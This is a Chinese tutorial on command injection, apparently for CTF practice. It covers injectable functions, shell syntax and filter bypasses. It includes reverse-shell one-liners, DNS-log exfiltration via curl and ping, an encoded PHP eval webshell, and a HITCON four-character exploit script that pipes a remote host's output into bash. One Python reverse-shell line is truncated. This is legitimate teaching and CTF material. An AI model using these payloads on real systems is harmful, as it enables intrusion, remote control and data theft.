# 命令注入以及常见绕过方式

命令注入通常因为指Web应用在服务器上**拼接系统命令**而造成的漏洞。

该类漏洞通常出现在调用外部程序完成一些功能的情景下。比如一些Web管理界面的配置主机名/IP/掩码/网关、查看系统信息以及关闭重启等功能，或者一些站点提供如ping、nslookup、提供发送邮件、转换图片等功能都可能出现该类漏洞。

## 1. 可能导致命令注入的函数

PHP

- system($cmd)

  *执行外部程序，并且显示输出*

- exec($cmd, array $output)

  *执行外部程序，无回显*

如果提供了第二个参数$output，那么会用命令执行的输出填充此数组，每行输出填充数组中的一个元素

- passthru($cmd)

  *执行外部程序并且显示原始输出*

- shell_exec($cmd)

  *通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回*

如果执行过程中发生错误或者进程不产生输出，则返回NULL

- popen($cmd, $mode)

  *打开一个指向进程的管道，该进程由派生给定的 cmd 命令执行而产生。*

- proc_open($cmd, array $descriptorspec, array $pipes)

  *类似 popen() 函数， 但是 proc_open() 提供了更加强大的控制程序执行的能力*

Python

`os.system、os.popen、subprocess.call、pty.spawn ...`

Java

```
java.lang.Runtime.getRuntime().exec(cmd)
```

## 2. Linux中的一些语法

**| (管道符)**

连接上个指令的标准输出，作为下个指令的标准输入

**& (and符)**

用户有时候执行命令要花很长时间，可能会影响做其他事情。最好的方法是将它放在后台执行。
后台运行的程序在用户注销后系统还可以继续执行。当要把命令放在后台执行时，在命令的后面加上&。

**&&与||**

shell在执行某个命令的时候，会返回一个返回值，该返回值保存在shell变量`$?` 中。当 `$? == 0` 时，表示执行成功；当 `$? == 1`时，表示执行失败。有时候，下一条命令依赖前一条命令是否执行成功。如：在成功地执行一条命令之后再执行另一条命令，或者在一条命令执行失败后再执行另一条命令等。
shell提供了&&和||来实现命令执行控制的功能，shell将根据&&或||前面命令的返回值来控制其后面命令的执行。

其中，&&语法格式为：command1 && command2 [&& command3 ...]
命令之间使用&&连接，实现逻辑与的功能。只有在&&左边的命令执行成功（命令返回值 $? == 0），&&右边的命令才会被执行。只要有一个命令执行失败（命令返回值 $? == 1），后面的命令就不会被执行

||语法格式：command1 || command2 [|| command3 ...]
命令之间使用||连接，实现逻辑或的功能。只有在||左边的命令执行失败（命令返回值 $? == 1），||右边的命令才会被执行。只要有一个命令执行成功（命令返回值 $? == 0），后面的命令就不会被执行

**;（分号）**

当有几个命令要连续执行时，我们可以把它们放在一行内，中间用;分开。

**`（反引号）**

命令替代，大部分Unix shell以及编程语言如Perl、PHP以及Ruby等都以成对的重音符(反引号)作指令替代，意思是以某一个指令的输出结果作为另一个指令的输入项。例如:

```
root@kali:~$ echo `pwd`
/root
```

**单引号和双引号**

被单引号括住的内容,将被视为单一字符串。在引号内的变量$符号将会失效，也就是说，将被视作一般符号处理。
被双引号括住的内容，将被视为单一字符串，防止通配符的扩展，**但允许变量扩展**，这点与单引号的处理方式不同。

```
root@kali:~$ Test=123
root@kali:~$ echo "$Test"
123
root@kali:~$ echo '$Test'
$Test
```

**输入输出重定向**

```
>  >>  <  <<  :>  &>  2&>  2<>>&  >&2
```

文件描述符，用一个数字(通常0–9)来表示一个文件

| 文件描述符 | 名称 | 常用缩写 | 默认值 |
| --- | --- | --- | --- |
| 0 | 标准输入 | stdin | 键盘 |
| 1 | 标准输出 | stdout | 屏幕 |
| 2 | 标准错误输出 | stderr | 屏幕 |



我们在简单的用<或>时，相当于使用0<或1>

- cmd > file 把cmd命令的输出重定向到文件file中。如果file已经存在，则清空并覆盖原有文件
  使用bash的noclobber选项可以防止复盖原有文件。
- bashcmd >> file 把cmd命令的输出重定向到文件file中，如果file已经存在，则把信息加在原有文件后面
- cmd < file 使cmd命令从file读入
- cmd << text从命令行读取输入，直到一个与**text**相同的行结束。
  除非使用引号把输入括起来，此模式将对输入内容进行**shell**变量替换。 如果使用<<–
  ，则会忽略接下来输入行首的**tab**，结束行也可以是一堆**tab**再加上一个与**text**相同的内容
- cmd <<< word 把word（而不是文件word）和后面的换行作为输入提供给cmd。
- cmd <> file 以**读写模式**把文件file重定向到输入，文件file不会被破坏。仅当应用程序利用了这一特性时，它才是有意义的。
- cmd >| file 功能同>，但即便在设置了noclobber时也会复盖**file**文件
- :> filename 把文件filename截断为0长度。如果文件不存在, 那么就创建一个0长度的文件(与touch的效果相同).
  相当于cat /dev/null >filename
- cmd >&n 把输出送到文件描述符n
- cmd m>&n 把输出到文件符m的信息重定向到文件描述符n
- cmd >&–关闭标准输出
- cmd <&n 输入来自文件描述符n
- cmd m<&n m来自文件描述符n
- cmd <&– 关闭标准输入
- cmd <&n– 移动输入文件描述符n而非复制它
- cmd >&n– 移动输出文件描述符n而非复制它。 注意: >&实际上复制了文件描述符，这使得cmd > file 2>&1与cmd 2>&1 >file的效果不一样。

**通配符**

常用的一些linux shell通配符：

| 字符 | 解释 |
| --- | --- |
| * | 匹配任意长度任意字符 |
| ? | 匹配任意单个字符 |
| [list] | 匹配指定范围内(list)任意单个字符，也可以是单个字符组成的集合 |
| [^list] | 匹配指定范围外的任意单个字符或字符集合 |
| [!list] | 同 [^list] |
| {str1,str2} | 匹配str1或者str2字符，也可以是集合 |
| IFS | 由 <space> 或 <tab> 或 <enter> 三者之一组成 |
| CR | 由 <enter> 产生 |
| ! | 执行history中的命令 |



其中：

- [...]表示匹配方括号之中的任意一个字符。 比如[aeiou]可以匹配五个元音字母，[a-z]匹配任意小写字母。
- {...}表示匹配大括号里面的所有模式，模式之间使用逗号分隔。

```
root@kali:~$ echo a{1,2,3}b
a1b a2b a3b
root@kali:~$ echo {a{1,2,3}b,c}
a1b a2b a3b c
root@kali:~$ ls -alh /et*/passw?
-rw-r--r-- 1 root root 3.0K 4月  13 00:37 /etc/passwd
root@kali:~$ cat /fl[a,b,c]g
flag{faslfdjasiuqweof65f6dsfaqew5}
```

{...}与[...]有一个很重要的区别。如果匹配的文件不存在，[...]会失去模式的功能，变成一个单纯的字符串，而{...}依然可以展开。

**注：上面所有通配符只匹配单层路径，不能跨目录匹配，即无法匹配子目录里面的文件。或者说，?或*这样的通配符，不能匹配路径分隔符（/）。如果要匹配子目录里面的文件，可以写成这样：`ls */*.txt`**

Shell变量

| 变量 | 含义 |
| --- | --- |
| $0 | 当前脚本的文件名 |
| $n | 传递给脚本或函数的参数。n 是一个数字，表示第几个参数。而参数不存在时其值为空。 |
| $# | 传递给脚本或函数的参数个数 |
| $* | 传递给脚本或函数的所有参数，而参数不存在时其值为空。 |
| $@ | 传递给脚本或函数的所有参数。，而参数不存在时其值为空。被双引号包函时，与$*稍有不同 |
| $? | 上个命令的推出状态，或函数的返回值 |
| $$ | 当前shell进程ID |



## 3. 常见绕过姿势

**空格过滤**

空格可以用以下字符代替：
`< 、<>、%20(space)、%09(tab)、$IFS$9、 ${IFS}、$IFS等`

`$IFS`在linux下表示分隔符，但是如果单纯的`cat$IFS2`，bash解释器会把整个`IFS2`当做变量名，所以导致输不出来结果，因此这里加一个`{}`就固定了变量名。
同理，在后面加个`$`可以起到截断的作用，使用`$9`是因为它是当前系统shell进程的第九个参数的持有者，它始终为空字符串。

**命令分隔符**

linux中：`%0a`(换行) 、`%0d`(回车) 、`;` 、`&` 、`|` 、`&&`、`||`
windows中：`%0a`、`&`、`|`、`%1a`（一个神奇的角色，作为`.bat`文件中的命令分隔符）

**内联执行**

使用”`“执行命令
```
root@kali:~$ echo `pwd`
/root
```

与此类似的还有`$(cmd)`
```
root@kali:~$ echo $(pwd)
/root
```

**变量拼接执行**
```
root@kali:~$ a=ca
root@kali:~$ b=t
root@kali:~$ c=/fl
root@kali:~$ d=ag
root@kali:~$ $a$b $c$d
flag{this_is_flag}
root@kali:~$ echo "$a$b $c$d"
cat /flag

root@kali:~$ a=ca
root@kali:~$ b=$'t\x20/fl'
root@kali:~$ c=ag
root@kali:~$ $a$b$c
flag{this_is_flag}
```

**花括号的别样用法**

在`Linux bash`中还可以使用`{OS_COMMAND,ARGUMENT}`来执行系统命令
```
root@kali:~$ {whoami,}
root
root@kali:~$ {cat,/flag}
flag{this_is_flag}
```

**黑名单绕过**

1. 拼接绕过 比如：`a=l;b=s;$a$b`读取flag就可以利用环境变量拼接方法绕过黑名单：`a=fl;b=ag;cat $a$b`
2. 编码绕过
   base64：

   *echo MTIzCg==|base64 -d 其将会打印123 echo "Y2F0IC9mbGFn"|base64 -d|bash ==>cat /flag*

   hex：

   *echo "636174202f666c6167" | xxd -r -p|bash==>cat /flag*

   oct：

```
$(printf "\154\163")    ==>ls
$(printf "\x63\x61\x74\x20\x2f\x66\x6c\x61\x67") ==>cat /flag
${printf,"\x63\x61\x74\x20\x2f\x66\x6c\x61\x67"}|$0  ==>cat /flag
# 可以通过这样来写webshell,内容为<?php @eval($_POST['c']);?>
${printf,"\74\77\160\150\160\40\100\145\166\141\154\50\44\137\120\117\123\124\133\47\143\47\135\51\73\77\76"} >> 1.php
```

3. 单引号和双引号绕过
   比如：`ca''t flag` 或`ca""t flag`
4. 反斜杠绕过
   比如：`ca\t fl\ag`
5. 利用Shell 特殊变量
   **linux shell中`$n`表示传递给脚本或函数的参数**, 其中`n`是一个数字，表示第几个参数。
   例如，第一个参数是1，第二个参数是2。而参数不存在时其值为空。命令行执行命令时`$@`也为空

```
root@kali:~$ ca$@t /fla$1g
flag{this_is_flag}
```

还可以利用不存在的变量：

```
root@kali:~$ ca${s}t /fl${a}ag
flag{this_is_flag}
```

6. 使用shell通配符

```
root@kali:~$ /bi?/?at /fla*
flag{this_is_flag}
```

7. 利用已有字符

   ${PS2} 对应字符 >

   ${PS4} 对应字符 +

8. 利用已经存在的资源

```
root@kali:~$ echo $HOME
/root
root@kali:~$ echo $HOME|cut -c 1
/
root@kali:~$ cat `echo $HOME|cut -c 1`flag
flag{this_is_flag}
root@kali:~$ cat $(echo $HOME|cut -c 1)flag
flag{this_is_flag}

root@kali:~$ cat index.php
<?php
echo "flag is not here";
root@kali:~$ expr substr "$(awk NR==2 index.php)"  7 4
flag
root@kali:~$ cat /`expr substr "$(awk NR==2 index.php)"  7 4`
flag{this_is_flag}
```

## 4. 无回显的命令注入

### 服务器和DNS日志

DNS在解析的时候会留下日志，可以利用读取多级域名的解析日志来获取信息
简单来说就是把信息放在高级域名中，传递到自己这，然后读取日志，获取信息。

http://ceye.io 这是一个免费的记录dnslog的平台，我们注册后到控制面板会给你一个二级域名：`xxx.ceye.io`,当我们把注入信息放到三级域名那里，后台的日志会记录下来

执行这些命令都可以记录到dns日志中

```
curl http://ip.port.xxx.ceye.io/`whoami`
ping `whoami`.ip.port.xxx.ceye.io
```

其中`xxx.ceye.io`是这个网站为你分配的域名
如果自己有vps的话也可以`curl`自己的vps

### sleep

检测是否有命令注入最好用的方式就是使用`sleep`，然后观察是否有延时效果。


除了可以探测是否有命令注入之外，`sleep`还可以用于命令盲注。

```
sleep $(pwd |cut -c 1|tr a 5)
root@kali:~$ echo $(pwd |cut -c 1|tr / 5)
5
root@kali:~$ time sleep $(pwd |cut -c 1|tr / 5)

real    0m5.004s
user    0m0.003s
sys     0m0.002s
```

解释一下

1. 我们执行的命令是pwd，这里其返回的是/root
2. 将其输出传递给cut -c 1，即取其返回值的第一个字符/
3. 之后通过tr命令将字符/替换成5
4. 之后将tr的结果传递给sleep作为其参数，这里成功将/替换成了5，sleep 5成功执行延时5秒，如果第2步返回的字符不是/，则不会成功替换，所以不会延时5秒

这样，我们可以判断第一个字符是否为/，通过修改cut -c 1中的1和tr / 5中的/就可以逐位将pwd返回的内容猜解出来

#### 利用暴露的服务

如果是web服务，我们可以将命令返回的内容通过>来写入到/var/www/html等网站目录(如果有权限写入)，之后即可直接访问下载。

相同原理的还可以利用Ftp、SSH等服务。

#### 反弹shell

没有什么比反弹shell更直接实用的方式了。

bash方式
```
bash -i >& /dev/tcp/IP/PORT 0>&1
```

sh方式
```
sh >& /dev/tcp/IP/PORT 0>&1
```

exec方式
```
exec 5<>/dev/tcp/IP/PORT;cat <&5|while read line;do $line >&5 2>&1;done
```

```
0<&1;exec 1<>/dev/tcp/IP/PORT; sh <&1 >&1 2>&1
```

nc方式
```
如果安装了正确的版本（存在-e 选项就能直接反弹shell）
nc -e /bin/sh IP PORT
```

```
如果没有-e选项
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc IP PORT >/tmp/f
```

```
mknod backpipe p; nc IP PORT 0<backpipe | /bin/bash 1>backpipe 2>backpipe
```

telnet方式
```
mknod backpipe p && telnet IP PORT 0<backpipe | /bin/bash 1>backpipe
```

python方式
```
python -c "import os,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('IP',PORT));os.dup2(s.fileno(),0
```

php方式
```
php -r 'exec("/bin/bash -i >& /dev/tcp/IP/PORT")'
```

```
php -r '$sock=fsockopen("IP",PORT);exec("/bin/bash -i 0>&3 1>&3 2>&3");'
```

#### 限制长度的利用

前面讲到了>的用法，我们知道标准输出可以输出到文件
```
root@kali:~/test$ ls
root@kali:~/test$ >abc
root@kali:~/test$ ls
abc
```

还有一点是，不同行的命令可以通过\拼接到一行来执行
```
root@kali:~/test$ cat a
pw\
d
root@kali:~/test$ sh a
/root/test
root@kali:~/test$ . /root/test/a
/root/test
```

由此，我们可以将想要执行的命令分多次写入为文件名，之后通过ls -t>a将这些文件名按时间顺序写入到文件a中，最后通过sh等命令来执行。
需要注意的是，我们需要逆序创建文件

举个栗子：
这里我想要执行cat /flag这个命令，由于命令中含有/，而创建文件时无法创建带有/字符的文件，所有将其转换为cat $(pwd|cut -c 1)flag，之后将其分成
```
ca\
t $(pw\
d|cu\
t -c 1)fl\
ag
```

这5行，之后按照逆序顺序来创建文件

```
root@kali:~/test$ >ag
root@kali:~/test$ >t\ -c\ 1\)fl\\
root@kali:~/test$ >d\|cu\\
root@kali:~/test$ >t\ \$\(pw\\
root@kali:~/test$ >ca\\
root@kali:~/test$ ls -t
'ca\'  't $(pw\'  'd|cu\'  't -c 1)fl\'   ag
root@kali:~/test$ ls -t>a
root@kali:~/test$ sh a
a: 1: a: not found
flag{this_is_flag}
```

当然，构造好了不一定要最后一步的`ls -t>a`，还可以

```
root@kali:~/test$ ls -t
'ca\'  't $(pw\'  'd|cu\'  't -c 1)fl\'   ag
root@kali:~/test$ ls -t|sh
flag{this_is_flag}
root@kali:~/test$ ls -t|bash
flag{this_is_flag}
```

需要注意的是

- 所有的linux元字符都要使用反斜线\来转义，包括`#&;,|*?~<>^()[]{}$\`、`以及空格
- 创建的文件不能以.开头，因为`ls -t`不会列出隐藏文件。

*** 的另一种用法**

先看个例子：

```
root@kali:~/test$ >pwd
root@kali:~/test$ *
/root/test
```

竟然执行了`pwd`这个命令，这是为什么？
这里`*`相当于`$(dir *)`，所以说如果文件名是命令的话就会返回其执行的结果。
既然这里是将`dir *`的结果当做命令执行，那么自然可以在`*`后面添加字符来定位命令

```
root@kali:~/test$ >pwd
root@kali:~/test$ >whoami
root@kali:~/test$ dir
pwd  whoami
root@kali:~/test$ *
/root/test
root@kali:~/test$ *i
root
```

类似，还可以使用`?`来达到相同效果

```
root@kali:~/test$ dir
pwd  whoami
root@kali:~/test$ ???
/root/test
root@kali:~/test$ ??????
root
root@kali:~/test$ ?*i
root
root@kali:~/test$ ?*d
/root/test
```

神奇！

**四字绕过[HITCON 2017 BabyFirst Revenge v2]**

关键代码：

```
if (isset($_POST['cmd']) && strlen($_POST['cmd']) <= 4)
    @exec($_POST['cmd']);
```

这里限制了命令长度为4个字符，我们前面构造文件执行命令有一个重要的点就是`ls -t>m`，这个命令时不可少的，如果任然使用\\来创建文件，则只剩下两个字符，加上最开始必须要用>创建文件，所以只剩下一个可控字符。所以碰到需要转义空格这种地方，就不可行了。

这里使用上面`*`的这个trick点，直接看看大佬的方法：

```
root@kali:~/test$ >dir
root@kali:~/test$ >sl
root@kali:~/test$ >g\>
root@kali:~/test$ >ht-
root@kali:~/test$ *>v
root@kali:~/test$ dir
dir  g>  ht-  sl  v
root@kali:~/test$ cat v
g>  ht-  sl
root@kali:~/test$ >rev
root@kali:~/test$ *v>x
root@kali:~/test$ cat x
ls  -th  >g
```

可见，此时构造出了`ls -th >g` 这一句命令，之后再将想要执行的命令分割成小段写成文件名，再使用构造出来的`ls -th >g`合并到文件g中，最后执行`sh g`就行了。

这里我使用`curl 47.106.211.30:8081|bash`，分割一下

```
>cu\
>rl\
>\ \
>4\
>7.\
```

```
>10\
>6.\
>21\
>1.\
>30\
>:8\
>08\
>1\
>\|\
>ba\
>sh
```


之后逆序发送数据即可

这里写了一个脚本来发包

```
import requests


url = "http://xxx/cmd/index.php"
payload_1 = [
    '>dir',
    '>sl',
    '>g\\>',
    '>ht-',
    '*>v',
    '>rev',
    '*v>x'
]
payload_2 = [
    '>cu\\',
    '>rl\\',
    '>\\ \\',
    '>4\\',
    '>7.\\',
    '>10\\',
    '>6.\\',
    '>21\\',
    '>1.\\',
    '>30\\',
    '>:8\\',
    '>08\\',
    '>1\\',
    '>\\|\\',
    '>ba\\',
    '>sh',
]
payload_3 = [
    'sh x',
    'sh g'
]
for i in payload_1:
    data = {'cmd': i}
    requests.post(url, data=data)

for i in payload_2[::-1]:
    data = {'cmd': i}
    requests.post(url, data=data)

for i in payload_3:
    data = {'cmd': i}
    requests.post(url, data=data)
```

可以控制一下xxx的返回内容


之后sh g就行了。



## 5. linux下可以读取文件的工具

cat、tac、more、less、head、tail、nl、sort、grep、uniq、sed、awk、od ...

```
root@010ac1e36898:~$ sed '' /flag
flag{this_is_flag}

root@010ac1e36898:~$ awk 1 /flag
flag{this_is_flag}

root@010ac1e36898:~$ uniq /flag
flag{this_is_flag}

root@010ac1e36898:~$ grep '' /flag
flag{this_is_flag}

root@010ac1e36898:~$ od -c /flag
0000000   f   l   a   g   {   t   h   i   s   _   i   s   _   f   l   a
0000020   g   }  \n
0000023
```